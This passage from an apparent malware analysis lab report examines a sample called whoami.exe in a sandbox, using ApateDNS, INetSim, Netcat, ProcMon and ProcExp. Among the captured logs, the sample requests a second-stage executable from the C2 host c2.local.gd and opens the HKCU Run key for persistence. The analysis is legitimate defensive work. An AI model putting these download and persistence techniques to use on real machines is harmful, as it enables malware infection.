6511E0	PlaySoundA

WS2_32.dll [1 entry]

Call via	Name
6511F0	bind


Figure 7.1: List of functions called specifically from each DLL

PE-Bear is used to analyze executables such as whoami.exe where we can verify that the DLLs we identified above are in the file. As seen in Figure 7.0, all 13 libraries imported have been identified successfully within the scope of our static analysis so far. The significance of these differently dynamically linked libraries were discussed above with a brief description of each. Some new information we can see from our view in PE-Bear is specifically which library is each of these function calls from, where we can have an easier time understanding how each of these functions work in regards to the library they're loaded from. We were also able to locate all these functions statically above with other methods, so this just adds to reassure that we've correctly identified the libraries and functions viewable before running the executable. Now that we have exhausted our options of viewing static information about the file, we will be going into doing some basic dynamic analysis.

Basic Dynamic Analysis

I. Apate DNS

Apate is a tool that allows me to control DNS responses. It acts as a fake DNS server that can trick other software into sending network traffic to a specific location.
The DNS Reply IP is any system querying for a domain will be directed to this IP address. This this case the IP: 192.168.56.105 is the remnux's ip



Time	Domain Requested	DNS Returned
14:47:59	g.live.com	FOUND
14:48:10	g.live.com	FOUND


```
[+] Using 192.168.56.105 as return DNS IP!
[+] DNS set to 127.0.0.1 on Intel(R) PRO/1000 MT Desktop Adapter.
[+] Sending valid DNS response of first request.
[+] Server started at 14:47:51 successfully.
```

DNS Reply IP (Default: Current Gatway/DNS): 192.168.56.105

# of NXDOMAIN's: 0

Selected Interface: Intel(R) PRO/1000 MT Desktop Adapter

ApateDNS-Figure1.1: Before running whoami.exe



Time	Domain Requested	DNS Returned
14:48:33	g.live.com	FOUND
14:48:43	g.live.com	FOUND
14:50:17	g.live.com	FOUND
14:50:30	g.live.com	FOUND
14:50:36	time.windows.com	FOUND
14:50:43	g.live.com	FOUND
14:50:52	c2.local.gd	FOUND
14:50:53	c2.local.gd	FOUND
14:50:54	c2.local.gd	FOUND
14:50:56	c2.local.gd	FOUND

```
[+] Using 192.168.56.105 as return DNS IP!
[+] DNS set to 127.0.0.1 on Intel(R) PRO/1000 MT Desktop Adapter.
[+] Sending valid DNS response of first request.
[+] Server started at 14:47:51 successfully.
```


DNS Reply IP (Default: Current Gatway/DNS): 192.168.56.105
# of NXDOMAIN's: 0
Selected Interface: Intel(R) PRO/1000 MT Desktop Adapter

ApateDNS-Figure1.2: After running whoami.exe

We can see “c2.local.gd” is being called by the malware (whoami.exe). It is probably a domain associated with a Command and Control (C2) server. C2 server is typically a remote server with which the malware communicates to receive instructions, send stolen data, or update its functionality, but in this case we using iNetSim on Remnux to act like a server, we capturing the malware’s behavior


II. INetSim

iNetSim is a network simulation framework used for testing and studying network security systems and applications. In this case we leave the iNetSim configuration by default



```
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1663) ===
Session ID:     1663
Listening on:   192.168.56.105
Real Date/Time: 2023-10-05 18:08:43
Fake Date/Time: 2023-10-05 18:08:43 (Delta: 0 seconds)
 Forking services...
  * smtp_25_tcp - started (PID 1669)
  * smtps_465_tcp - started (PID 1670)
  * pop3_110_tcp - started (PID 1671)
  * ftps_990_tcp - started (PID 1674)
  * ftp_21_tcp - started (PID 1673)
  * https_443_tcp - started (PID 1668)
  * pop3s_995_tcp - started (PID 1672)
  * http_80_tcp - started (PID 1667)
 done.
Simulation running.
```

iNetSim-figure1.1: iNetSim server running




This is the default HTML page for INetSim HTTP server fake mode.

This file is an HTML document.

iNetSim-figure1.2: Fake HTML page for INetSim server

When INetSim server is running, It means we are ready to execute the malware, whoami.exe. By running ApateDNS and INetSim to act like a server. We can capture any requests from the malware to the server by using Netcat or Wireshark

III. Netcat




```
remnux@remnux:~$ sudo nc -v -n -l 192.168.56.101 80
Listening on 192.168.56.101 80
Connection received on 192.168.56.102 49870
GET /C5393C7FE7022F7A24372BD1969CB1C6.exe HTTP/1.1
URL: http://c2.local.gd/C5393C7FE7022F7A24372BD1969CB1C6.exe
Host: c2.local.gd
Connection: close
Accept: */*
Accept-Encoding: gzip
User-Agent: U++ HTTP request
```

Figure 3.0 NetCat listening on port 80

Using NetCat on port 80, we observe that the host c2.local.gd may indicate the malware may be using a Command and Control (C2) server. In this case, the program would communicate with this server to receive commands, download additional payloads, or send data back. Through the GET command, the program is retrieving a suspicious executable and successfully does it as indicated by the HTTP/1.1 response code. The user-agent being a generic "U++ HTTP request" user-agent string blends in with legitimate traffic where it may be hard to observe as unusual or unwanted behavior unless intentionally scanned for.


IV. Process Monitor



```
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 144
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  QuerySecurityFile  C:\Users\IEUser\Downloads\project1\...  BUFFER OVERFL...  Information: Owner
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 16
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
12:25:...  whoami.exe  3724  RegQueryValue      HKLM\System\CurrentControlSet\Servi...  BUFFER OVERFL...  Length: 12
Showing 47 of 3,510,151 events (0.0013%)    Backed by virtual memory
```

Figure 4.0: Multiple buffer overflow results found

On first observation of ProcMon, we notice that there is an unusually high behavior of buffer overflow resulting from ReqQueryValue operations and two instances of QuerySecurityFile also resulting in a buffer overflow. It is not normal for a program to have this many buffer overflows, if any at all, in standard coding practices. What this indicates is that there may be intentional buffer overflows as an attempt to poke vulnerabilities in the system. Furthermore, pathing directly to the executable's own path while creating a buffer overflow seems more than likely to be intentional rather than a mistake of poor coding practices.




Event Properties

Event | Process | Stack

Date:	10/6/2023 12:25:56.8623692 AM
Thread:	4444
Class:	Registry
Operation:	RegCreateKey
Result:	SUCCESS
Path:	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Duration:	0.0000223
Desired Access:	All Access
Disposition:	REG_OPENED_EXISTING_KEY

Figure 4.1: Key created in ~\Run

Significance: With the desired access level of “All Access”, the program is trying to attain a high level of access permission, including the ability to read, modify, and delete registry values and subkeys. With the disposition of REG_OPENED_EXISTING_KEY, this indicates that the program is interacting with an existing “Run” key entry. As this is in the path of the “Run” key, it may imply that the malware is attempting to establish persistence through adding or modifying entries in “Run” every time the user logs in or the system starts.



```
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49873 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49873 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Disconnect  MSEDGEWIN10:49873 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  Thread Create                                       SUCCESS  Thread ID: 2916
whoami.exe  3724  Thread Exit                                         SUCCESS  Thread ID: 2916, User Time: 0.0000000, Kernel Time: 0.0000000
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49874 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49874 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Disconnect  MSEDGEWIN10:49874 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  Thread Create                                       SUCCESS  Thread ID: 4088
whoami.exe  3724  Thread Exit                                         SUCCESS  Thread ID: 4088, User Time: 0.0000000, Kernel Time: 0.0000000
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49875 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49875 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Disconnect  MSEDGEWIN10:49875 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  Thread Create                                       SUCCESS  Thread ID: 5760
whoami.exe  3724  Thread Exit                                         SUCCESS  Thread ID: 5760, User Time: 0.0000000, Kernel Time: 0.0000000
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49876 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Reconnect   MSEDGEWIN10:49876 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
whoami.exe  3724  TCP Disconnect  MSEDGEWIN10:49876 -> 101.56.168.1...SUCCESS  Length: 0, seqnum: 0, connid: 0
```


Figure 4.2: TCP Reconnect & Disconnect in multiple successions

As observed above in Figure 3.0, we see that somewhere on port 80, a GET request was desired from the network and with process monitoring, we are able to deduce where this behavior originates from. Through various different reconnections to the same network destination, this could be the source of where the HTTP request comes from in the NetCat analysis.

V. Process Explorer


Next we use process explorer, which is a system monitoring and diagnostic tool for Microsoft Windows OS. Process explorer is for analyzing and troubleshooting system processes, applications, and system performance.

In the ProcExp-Figure 5.0, process explorer can not catch the malware because the time that malware from starting to end is fast, so procExp can not catch and verify the signature of malware. However, in a reattempt of capturing the malware as it’s executed, we are able to manage a glimpse of what is happening, in which it matches the behavior we see visually. With a child process as observed in Figure 5.1 of conhost.exe, this is the Windows console host box which blinks for a couple seconds before disappearing, where we observe the problems similar to how we were unable to capture the program at all in Figure 5.0. We now can see the problem with only observing the ProcExp and the necessity of ProcMon to capture recorded instances of every operation, although there may be some obfuscation to filter through.


Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser]
File Options View Process Find Users DLL Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Verified Signer
Registry		1,996 K	59,412 K	120			
System Idle Process	86.31	56 K	8 K	0			
System	2.02	192 K	156 K	4			
Interrupts	0.40	0 K	0 K	n/a	Hardware Interrupts and DPCs		
smss.exe		492 K	1,156 K	340			
Memory Compression		204 K	52,240 K	1860			
csrss.exe	< 0.01	1,736 K	5,652 K	428			
wininit.exe		1,344 K	6,660 K	508			
csrss.exe	0.40	1,744 K	5,136 K	516			
winlogon.exe		2,648 K	11,416 K	608			
fontdrvhost.exe		4,004 K	8,208 K	840			
dwm.exe	0.61	121,528 K	109,112 K	384			
explorer.exe	< 0.01	48,332 K	127,096 K	4732	Windows Explorer	Microsoft Corporation	(Verified) Microsoft...
SecurityHealthSystray.exe		1,800 K	8,708 K	5144	Windows Security notificatio...	Microsoft Corporation	(Verified) Microsoft...
VBoxTray.exe	< 0.01	2,680 K	10,780 K	4536	VirtualBox Guest Additions Tr...	Oracle and/or its affiliates	(Verified) Microsoft...
OneDrive.exe		18,920 K	59,816 K	6280	Microsoft OneDrive	Microsoft Corporation	(Verified) Microsoft...
apateDNS.exe	< 0.01	18,732 K	23,976 K	1116			
Procmon.exe		5,196 K	16,264 K	4332	Process Monitor	Sysinternals - www.sysinter...	(Verified) Microsoft...
Procmon64.exe	2.82	71,356 K	45,456 K	1300			
procexp.exe		4,756 K	11,660 K	5400	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...
procexp64.exe	1.21	26,932 K	55,148 K	2628	Sysinternals Process Explorer	Sysinternals - www.sysinter...	(Verified) Microsoft...

ProcExp-Figure 5.0: ProcExp can't catch malware


Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser]
File Options View Process Find Users Help
<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		8,880 K	10,052 K	2808	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,748 K	8,812 K	3424	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe		19,244 K	9,932 K	3596	Microsoft Windows Search I...	Microsoft Corporation
svchost.exe		1,596 K	1,448 K	4408	Host Process for Windows S...	Microsoft Corporation
Windows.WARP.JITS...		1,232 K	256 K	4544		
SecurityHealthService.exe		5,032 K	2,532 K	1752	Windows Security Health Se...	Microsoft Corporation
svchost.exe		2,088 K	2,464 K	5808	Host Process for Windows S...	Microsoft Corporation
SgrmBroker.exe		2,688 K	3,016 K	4456	System Guard Runtime Monit...	Microsoft Corporation
svchost.exe		2,244 K	2,500 K	1160	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,776 K	1,532 K	2616	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,284 K	7,012 K	1528	Host Process for Windows S...	Microsoft Corporation
lsass.exe		4,556 K	5,632 K	616	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,420 K	232 K	736		
csrss.exe	< 0.01	1,664 K	1,852 K	488		
winlogon.exe		2,712 K	2,932 K	568		
fontdrvhost.exe		3,548 K	2,932 K	728		
dwm.exe	16.98	48,068 K	48,796 K	948		
explorer.exe	1.54	61,716 K	90,040 K	3344	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,720 K	968 K	1584	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2,492 K	2,336 K	5180	VirtualBox Guest Additions Tr...	Oracle Corporation
OneDrive.exe	< 0.01	19,516 K	9,668 K	5276	Microsoft OneDrive	Microsoft Corporation
apateDNS.exe		17,480 K	10,288 K	632		
Procmon.exe		5,800 K	20,392 K	3652	Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe	< 0.01	67,088 K	37,488 K	4288		
procexp.exe		4,592 K	11,764 K	3248	Sysinternals Process Explorer	Sysinternals - www.sysinter...
